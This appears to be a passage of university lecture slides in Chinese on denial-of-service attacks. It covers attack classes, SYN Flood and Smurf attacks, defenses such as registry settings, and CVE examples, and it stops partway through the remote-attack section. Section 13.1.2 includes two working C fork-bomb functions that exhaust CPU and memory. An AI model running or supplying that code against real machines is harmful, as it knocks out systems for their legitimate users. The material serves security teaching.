



(2019秋季, 网络安全, 编号: CS05154)

# 第13章 协议和拒绝服务攻击

中国科学技术大学  
曾凡平

billzeng@ustc.edu.cn

# 本章主要内容

13.1 DoS攻击的基本原理及分类

13.2 通用的DoS攻击技术

13.3 针对UNIX和Windows的DoS攻击

13.4 分布式拒绝服务攻击

# 第13章 协议和拒绝服务攻击

- 拒绝服务即**Denial of Service**, 简称为**DoS**, 其目的是使计算机或网络无法提供正常的服务, 导致合法用户无法访问系统资源, 从而破坏目标系统的可用性。因此, 拒绝服务攻击又称为服务阻断攻击。
- 拒绝服务攻击容易引起目标的警觉, 因此, 只在其他攻击方式无效的情况下才使用。

# 13.1 DoS攻击的基本原理及分类

- DoS攻击不以获得系统的访问权为目的，其基本原理是利用缺陷或漏洞使系统崩溃、耗尽目标系统及网络的可用资源。
- 早期的DoS攻击主要利用了TCP/IP协议栈或应用软件的缺陷，使得目标系统或应用软件崩溃。随着技术的进步和人们安全意识的提高，现代操作系统和应用软件的安全性有了大幅度的提高，可被利用的漏洞越来越少，目前的DoS攻击试图耗尽目标系统（通信层和应用层）的全部能力，从而导致它无法为合法用户提供服务(或不能及时提供服务)。

- 分布式拒绝服务(DDoS: Distributed Denial of Service)是目前威力最大的DoS攻击方法。分布式拒绝服务攻击利用了客户机/服务器技术，将多台计算机联合起来对一个或多个目标发动DoS攻击，从而大幅度地提高拒绝服务攻击的威力。
- 由于拒绝服务攻击简单有效，不需要很高深的专业知识就可发起攻击，且这种攻击大多利用了网络协议的脆弱性而具有通用性，因此DoS一直是威胁网络信息系统可用性的重要因素之一。
- 根据其内部工作机理，可将DoS攻击分成4类：带宽耗尽型、资源耗尽型、漏洞利用型和路由攻击型。

## 13.1.1 带宽耗用

- (1) 攻击者因为有更多的可用带宽而能够造成受害者网络的拥塞。比如一个拥有100Mbps带宽的攻击者造成2Mbps网络链路的拥塞，即**较大的管道淹没较小的管道**。
- (2) 攻击者通过**征用多个网点集中拥塞受害者的网络**，以放大他们的DoS攻击效果。比如，分布在不同区域的100个具有2Mbps的攻击代理同时发起攻击，足于使拥有100Mbps的服务器失去响应能力。

## 13.1.2 资源衰竭

- 任何信息系统拥有的资源都是有限的。为了保持正常的运行状态，系统必须具有足够的资源。如果**某个进程或用户耗尽了系统的资源**，则其他用户就无法使用系统。从其他用户的角度看，对该系统的可用性被剥夺了。
- 这种攻击方式称为资源衰竭攻击，既可用于远程攻击，也可用于本地攻击。

- 一旦运行以下函数，将大量消耗CPU周期，鼠标和键盘将反应迟钝。

```
void depleteProc()
{
    int i=0;  pid_t id=0;  int forkagain=1;
    while(1){
        i++; if(forkagain==0) continue;
        id=fork();
        if(id==-1){
            printf("Parent error: Call fork() the %d times.\n", i); exit(1);
        }
        if(id==0){
            printf("Child : fork() the %d times.\n", i); forkagain = 0;
        }else{
            printf("Parent: Call fork() the %d times.\n", i); forkagain = 1;
        }
    }
}
```

- 为了增加DoS的效果，可以进一步消耗内存。

```
void depleteProcAndMem()
{
    int i=0;  char *buffer;  pid_t id=0;  int forkagain=1;
    while(1){
        i++;  if(forkagain==0) continue;
        id=fork();
        if(id==-1){
            printf("Parent error: Call fork() the %d times.\n", i);  exit(1);
        }
        if(id==0){
            printf("Child : fork() the %d times.\n", i);
            buffer = malloc(1024*1024);
            if(buffer==NULL){
                printf("Cannot alloc memory again.\n");  exit(1);
            }else{
                printf("\tAlloc 1MB memory again.\n");
            }
            forkagain = 0;
        }else{
            printf("Parent: Call fork() the %d times.\n", i); forkagain = 1;
        }
    }
}
```

- 一般来说，资源衰竭DoS攻击涉及诸如CPU利用率、内存、文件系统限额和系统进程总数之类系统资源的消耗。攻击者往往拥有一定数量系统资源的合法访问权，然而他们会滥用这种访问权消耗额外的资源。这么一来，系统或合法用户被剥夺了原来享有的资源份额。
- 资源衰竭DoS攻击通常会因为系统崩溃、文件系统变满或进程被挂起等原因而导致资源的不可用。

- 目前，针对Web站点出现了一种非常有效被称为“**刷 Script 脚本攻击**”的攻击方式。
- 这种攻击主要是针对使用ASP、JSP、PHP、CGI等脚本程序，并调用 MSSQL Server、MySQL Server、Oracle等数据库的网站系统而设计的。其特征是和服务器建立正常的TCP连接，并不断的向脚本程序提交查询、列表等大量耗费数据库资源的调用。一般来说，提交一个GET或POST指令对客户端的耗费和带宽的占用是几乎可以忽略的，而服务器为处理此请求却可能要从上万条记录中去查出某个记录，这种处理过程对资源的耗费是很大的，常见的数据库服务器很少能支持数百个查询指令的同时执行，而对于客户端来说**发送数百个查询指令**却是轻而易举的。

### 13.1.3 系统或编程缺陷(漏洞)

- 程序是人设计的，不可能完全没有错误。这些错误体现在软件中就成为了缺陷，如果该缺陷可被利用，则成为了漏洞。比如，利用缓冲区溢出漏洞就可以使目标进程崩溃。
- 应当指出的是，系统中的某些安全功能如果使用不当，也可造成拒绝服务。比如，如果系统设置了用户试探口令次数，当用户无法在指定的次数内输入正确口令则锁定用户，则攻击者可以利用这一点故意多次输入错误口令而锁定合法用户。

# 拒绝服务漏洞是很常见的

- 截至2018-12-06，中联绿盟(<http://www.nsfocus.net/>)收录了8602 个拒绝服务漏洞，攻击者利用这些漏洞就可以发动攻击。
- 比如2016-12-05发布的“Android GPS组件拒绝服务漏洞”(CVE-2016-5341)，原理：
- Android 2016-12-05之前版本GPS组件存在安全漏洞。可使中间人攻击者用错误的xtra.bin或xtra 2.bin文件，利用此漏洞造成拒绝服务（**GPS信号收集延迟**）。

## 13.1.4 路由和DNS攻击

- 路由攻击是指通过发送伪造的路由信息，产生错误的路由而干扰正常的路由过程。
- 早期版本的路由协议由于没有考虑到安全问题，没有或只有很弱的认证机制，而且这些认证机制在实际应用中也很少用上。攻击者利用此缺陷就可以伪造路由，使得数据被路由到一个并不存在的网络上或经过攻击者能窃听数据包的路由，从而造成拒绝服务或数据泄密。

# DNS攻击

- DNS攻击是指通过各种手段，使域名指向不正确的IP地址。当合法用户请求某台DNS服务器执行域名查询请求时，攻击者就把它们重定向到自己指定的网址，某些情况下还被重定向到不存在网络地址。
- 常见的攻击手法是域名劫持、DNS缓存投毒和DNS欺骗。

## 13.2 通用的DoS攻击技术

- 有些DoS攻击能影响许多不同类型的系统，这些DoS攻击称为**通用的(generic)DoS攻击**。
- **带宽耗用**和**资源衰竭**攻击是典型的通用DoS攻击。由于网络协议的实现一般遵循国际标准，如果网络协议存在缺陷，则遵循该标准的操作系统都会受影响。因此，通用的DoS攻击大都利用网络协议进行攻击。
- 下面按TCP/IP的协议层次，分别介绍协议攻击技术的实现原理及实例。

## 13.2.1 应用层的DoS攻击

- 其原理是在短期内建立大量合法的TCP连接，当连接数超出了目标服务器的上限，则新的连接将无法建立，从而拒绝为合法用户提供服务。攻击者必须拥有比目标更多的资源，否则相当于让自己停止服务。
- 比如，对于只能同时支持10000个在线用户的服务器，如果攻击者在短时间内发起20000个连接并保持住已经成功的连接，则足以让其他用户无法连接服务器。
- 为了成功实现应用层的DoS攻击，必须对被攻击的应用做深入分析，找出其脆弱点并加以应用。
- 要防止这种攻击，可以**禁止来自同一个IP地址发起的对同一端口的多个连接**。

## 13.2.2 传输层的DoS攻击

- 在传输层进行DoS攻击主要利用了**TCP协议的缺陷**：在建立TCP连接的三次握手中，如果不完成最后一次握手，则服务器将一直等待最后一次的握手信息直到超时。这样的连接称为半开连接。
- 正常连接和半开连接如图13-1所示。




图13-1 正常TCP连接和TCP半开连接

# SYN Flood (洪水)

- 如果向服务器发送大量伪造IP地址的TCP连接请求，则由于IP地址是伪造的，无法完成最后一次握手。此时服务器中有大量的半开连接存在，这些半开连接占用了服务器的资源。
- 如果在超时时限之内的半开连接超过了上限，则服务器将无法响应新的正常连接。
- 这种攻击方式称为**SYN Flood攻击**。

- **SYN Flood（洪水）** 是当前最流行的DoS（拒绝服务攻击）与DDoS（分布式拒绝服务攻击）的方式之一。
- 一般来说，如果一个系统（或主机）负荷突然升高甚至失去响应，使用netstat 命令能看到大量SYN\_RCVD的半连接（数量>500或占总连接数的10%以上），可以认定，这个系统（或主机）遭到了SYN Flood攻击。
- 由于攻击者发出的数据报虽然是伪造的，但这些数据包是合法的，因此要杜绝SYN Flood攻击是很困难的，然而以下策略有助于减弱SYN Flood的影响。

# 防御SYN Flood的策略

## (1) 增加连接队列的大小

- 调整连接队列的大小以增加*SYN Flood*攻击的难度。不过这种方法会用掉额外的系统资源，从而影响系统性能。另一方面，如果攻击者征用更多的站点进行攻击，则这种努力是徒劳的。

## (2) 缩短连接建立超时时限

- 缩短连接建立超时时限也有可能减弱*SYN Flood*攻击的效果。然而系统的性能将受到严重影响，一些远离服务器的合法用户有可能无法建立正常的连接。

### (3) 应用厂家检测及规避潜在SYN Flood攻击的相关软件补丁

- 自从 $SYN\ Flood$ 攻击在网上流行之后，许多的操作系统都开发了对付这种攻击的方案，作为网络管理员，应该及时给系统升级和打补丁。

### (4) 应用网络IDS产品

- 有些基于网络的IDS产品能够检测并主动对 $SYN\ Flood$ 攻击作出响应。这样的IDS能够向遭受攻击的、对应初始syn请求的系统主动发送rst分组。

## (5) 使用退让策略避免被攻击

- 如果发现被SYN Flood攻击，则迅速更换域名所对应的IP地址，原来的IP地址并没有服务在运行。这样攻击的是老的IP地址，而实际上服务器在新的IP地址上提供服务。这种策略称为退让策略。
- 不管是基于IP的还是基于域名解析的攻击方式，一旦攻击开始，攻击方将不会再进行域名解析，被攻的IP地址不会改变。如果一台服务器在受到SYN Flood攻击后迅速更换自己的IP地址，那么攻击者仍在不断攻击的只是一个空的IP地址，并没有任何主机，而防御方只要将DNS解析更改到新的IP地址就能在很短的时间内（取决于DNS的刷新时间）恢复用户通过域名进行的正常访问。为了迷惑攻击者，甚至可以放置一台“牺牲”服务器让攻击者满足于攻击的“效果”。

# 基于DNS解析的负载均衡 可抵御SYN Flood攻击

- 出于同样的原因，在诸多的负载均衡架构中，**基于DNS解析的负载均衡**天然就拥有对SYN Flood的免疫力。
- 基于DNS解析的负载均衡能将用户的请求分配到不同IP的服务器主机上，攻击者攻击的永远只是其中一台服务器。虽然说攻击者也能不断去进行DNS请求从而打破这种“退让”策略，但是这样增加了攻击者的成本，而且过多的DNS请求有可能暴露攻击者的IP地址（DNS需要将数据返回到真实的IP地址，很难进行IP伪装）。

# 修改Windows注册表，降低SYN Flood的危害

- 如果使用的是Windows Server，则通过配置一些参数可以降低SYN Flood的危害。
- 与SYN Flood相关的注册表键为**HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters**
  - 1) 增加一个 **SynAttackProtect** 的键值，类型为 REG\_DWORD，取值范围是0-2，这个值决定了系统受到SYN攻击时采取的保护措施，包括减少系统SYN+ACK的重试的次数等，默认值是0（没有任何保护措施），推荐设置是2；

- 2) 增加一个 ***TcpMaxHalfOpen*** 的键值，类型为 REG\_DWORD，取值范围是100-0xFFFF，这个值是系统允许同时打开的半连接，默认情况下 WIN2K PRO 和 SERVER 是 100，ADVANCED SERVER 是 500，这个值很难确定，取决于服务器 TCP 负荷的状况和可能受到的攻击强度，具体的值需要经过试验才能决定。
- 3) 增加一个 ***TcpMaxHalfOpenRetried*** 的键值，类型为 REG\_DWORD，取值范围是80-0xFFFF，默认情况下 WIN2K PRO 和 SERVER 是 80，ADVANCED SERVER 是 400，这个值决定了在什么情况下系统会打开SYN攻击保护。


### 13.2.3 网络层的DoS攻击

- 在网络层实施DoS攻击主要利用了IP协议的脆弱性。如果**滥用IP广播和组播协议**，将人为导致网络拥塞，从而导致拒绝服务。
- **Smurf攻击**是最著名的网络层DoS攻击，它以最初发动这种攻击的程序名Smurf来命名。
- Smurf结合使用了IP欺骗和ICMP 回应请求，使大量的ICMP 回应报文充斥目标系统。由于目标系统优先处理ICMP消息，目标将因忙于处理ICMP 回应报文而无法及时处理其他的网络服务，从而拒绝为合法用户提供正常的系统服务。


- Smurf攻击因为其放大效果而成为最具有破坏性的DoS攻击之一。这种放大效果是向一个网络上的多个系统发送定向的ICMP request请求，这些系统接着对这种请求作出响应。
- Smurf攻击利用了定向广播技术，需要至少三个部分：**攻击者、放大网络（也称为反弹网络或站点）和受害者**。攻击者向放大网络的广播地址发送**源地址伪装成受害者IP地址**的ICMP返回请求分组，这样看起来是受害者的主机发起了这些请求，导致放大网络上所有的系统都将对受害者的系统作出响应。如果一个攻击者给一个拥有100台主机的放大网络发送单个ICMP分组，那么DoS攻击的放大效果将会有100倍。

# 图13-2 Smurf攻击原


(1) 黑客向一个具有大量主机和因特网连接的网络(反弹网络)的广播地址发送一个欺骗性Ping分组（echo 请求），该欺骗分组的源地址就是Attacker希望攻击的系统。



# 图13-2 Smurf攻击原理



# 图13-2 Smurf攻击原理



(3) 网段中的所有主机都会向欺骗性分组的IP地址发送echo响应。如果这是一个很大的以太网段，可以会有几百个主机对收到的echo请求进行回复。

ICMP ECHO  
SRC=202.38.64.11  
DST=212.33.44.255

服务器B  
202.38.64.11

黑客A  
212.22.33.44

# Smurf 的攻击过程

- (1) 黑客向一个具有大量主机和因特网连接的网络(反弹网络)的广播地址发送一个欺骗性Ping分组（echo 请求），该欺骗分组的源地址就是Attacker希望攻击的系统。
- (2) 路由器接收到这个发送给 IP 广播地址（如 212.33.44.255）的分组后，会认为这就是广播分组，并且把以太网广播地址 FF:FF:FF:FF:FF:FF 映射过来。这样路由器从因特网上接收到该分组，会对本地网段中的所有主机进行广播。
- (3) 网段中的所有主机都会向欺骗性分组的IP地址发送 echo响应。如果这是一个很大的以太网段，可以会有几百个主机对收到的echo请求进行回复。
- 由于多数系统都会尽快地处理ICMP传输信息，目标系统很快就会被大量的echo信息吞没，这样轻而易举地就能够阻止该系统处理其它任何网络传输，从而拒绝为正常系统提供服务。

# 防止Smurf攻击的对策

- 用户可以分别在源站点、反弹站点（放大网络）和目标站点三个方面采取步骤，以限制Smurf攻击的影响。

## 1) 阻塞Smurf攻击的源头

- *Smurf* 攻击依靠欺骗性的源地址发送echo请求。网络管理员可以使用路由器的访问控制机制保证从内部网络中发出的所有数据包都具有**合法的源地址**，以防止这种攻击。这样可以使欺骗性分组无法到达反弹站点。

## 2) 阻塞Smurf的反弹站点

- 网络管理员可以有两种选择以阻塞Smurf攻击的反弹站点。
  1. 第一种方法可以简单地阻塞所有入站echo请求，这样可以防止这些分组到达自己的网络。
  2. 如果不能阻塞所有入站echo请求，网管就需要制止自己的路由器把网络广播地址映射成为LAN广播地址。制止了这个映射过程，自己的系统就不会再收到这些echo请求。

### 3) 防止Smurf攻击目标站点

- 除非用户的ISP愿意提供帮助，否则用户自己很难防止Smurf对自己的WAN接连线造成的影响。虽然用户可以在自己的网络设备中阻塞这种传输，但对于防止Smurf吞噬所有的WAN带宽已经太晚了。但至少用户可以把Smurf的影响限制在外围设备上。
- 通过使用动态分组过滤技术，或者使用防火墙，用户可以阻止这些分组进入自己的网络。防火墙的状态表很清楚这些攻击会话不是本地网络中发出的（状态表记录中没有最初的echo请求记录），因此它会象对待其它欺骗性攻击行为那样把这些信息丢弃。

## 13.2.4 DNS攻击

- 早期的DNS存在漏洞，可以被利用而造成危害。DNS历史上曾经存在以下两个著名的漏洞：
- (1) **DNS主机名溢出**： 所谓DNS主机名溢出是指当DNS处理主机名超过规定长度的情况。不检测主机名长度的应用程序可能在复制这个名字的时候，导致内部缓冲区溢出，这样攻击者就可以在目标计算机上执行任何命令。
- (2) **DNS长度溢出**： DNS可以处理在一定长度范围之内的IP地址，一般情况下这应该是四个字节。通过超过四个字节的值格式化DNS响应信息，一些执行DNS查询的应用程序将会发生内部缓冲区溢出，这样远程的攻击者就可以在目标计算机上执行任何命令。

## 13.2.5 基于重定向的路由欺骗攻击

- 如果攻击者伪装成一个路由器节点，向目标路由器发送一个ICMP重定向报文，使目标路由器的路由表中指向某些网段的路由变为指向攻击者的路由，则攻击者就可能截获目标主机向外发送的信息。这种攻击方法就称为**路由重定向攻击**。
- 避免ICMP重定向欺骗的最简单方法是将主机配置成不处理ICMP重定向消息，然而其后果是当路由确实有改变时也无法及时修正路由信息。另一种方法是验证ICMP的重定向消息，例如检查ICMP重定向消息是否来自当前正在使用的路由器。

## 13.3

# 针对UNIX和Windows的DoS攻击

- Unix(Linux)和Windows是最流行的操作系统，遭受到的DoS攻击也是最多的。大多数拒绝服务攻击可以分为远程和本地两类。截至2018年12月06日，<http://www.nsfocus.net/> 漏洞数据库共收集了8602个拒绝服务漏洞，可见，拒绝服务漏洞是非常多的。
- 本节将通过几个实例来说明本地和远程攻击原理。通过了解现有攻击原理，就可以理解和推断出新的攻击手段的内在机理。

### 13.3.1 本地DoS攻击

- 本地DoS攻击一般是本地多用户系统由一些授权用户发动的未授权的DoS攻击，要么消耗系统资源，要么发现某一个程序的缺陷以拒绝合法用户的访问。
- 针对Windows和Linux系统，我们各举一例说明其原理。

# (1) Microsoft SQL Server本地拒绝服务漏洞 (CVE-2014-4061)(MS14-044)

- <http://www.securityfocus.com/bid/69088>
- <http://www.nsfocus.net/vulndb/27488>
- 发布日期: 2014-08-12 更新日期: 2014-08-13
- BUGTRAQ ID: 69088 CVE(CAN) ID: CVE-2014-4061
- 受影响系统: Microsoft SQL Server 2014、2012、2008
- 原理: Microsoft SQL Server在处理T-SQL查询时出错, 攻击者可利用此漏洞造成系统停止响应, 拒绝服务合法用户。
- 对策: Microsoft已经为此发布了一个安全公告 (MS14-044) 以及相应补丁。MS14-044: Vulnerabilities in SQL Server Could Allow Elevation of Privilege (2984340). 链接: <http://technet.microsoft.com/security/bulletin/MS14-044>

## (2) Linux Kernel本地拒绝服务漏洞

- 发布日期: 2012-08-28
- <http://www.nsfocus.net/vulndb/20475> CVE-2012-3552
- Linux Kernel 3.4.x或3.5.x版本在实现上存在两个漏洞，可被本地恶意用户利用造成拒绝服务。
- 1) 在删除目录分层时存在空指针引用错误，通过在大型目录层次运行 "rm -rf"，可造成内核崩溃。成功利用此漏洞需要RAID设备上具有ext4文件系统。
- 2) 由于缺少时钟转换，i.MX时钟架构中存在空指针引用错误，通过诱使用户使用aplay播放特制WAV文件，可造成内核崩溃。
- <http://secunia.com/advisories/50421/>
- 对策: Update to version 3.4.10 or 3.5.3.

## 13.3.2 远程DoS攻击

- **远程拒绝服务攻击的原理：**向目标系统发送一个特定的分组或者分组序列，以此引发相应的编程缺陷，导致目标系统无法处理这些分组从而拒绝为合法用户提供服务，在某些情况下甚至于使系统崩溃。
- IP片断重叠攻击、IP碎片攻击、ping of death和Teardrop是历史上最著名的4种远程DoS攻击方法，但是这几种攻击方法所依赖的缺陷已经被修补了。
- 在此针对Windows和Linux系统各举一例说明其原理。

# (1) Microsoft Lync Server远程拒绝服务漏洞 (CVE-2014-4068)(MS14-055)

- <http://www.securityfocus.com/bid/69586>
- <http://www.nsfocus.net/vulndb/27756>
- 发布日期: 2014-09-09                  更新日期: 2014-09-10
- 受影响系统: Microsoft Lync Server 2013, Microsoft Lync Server 2010
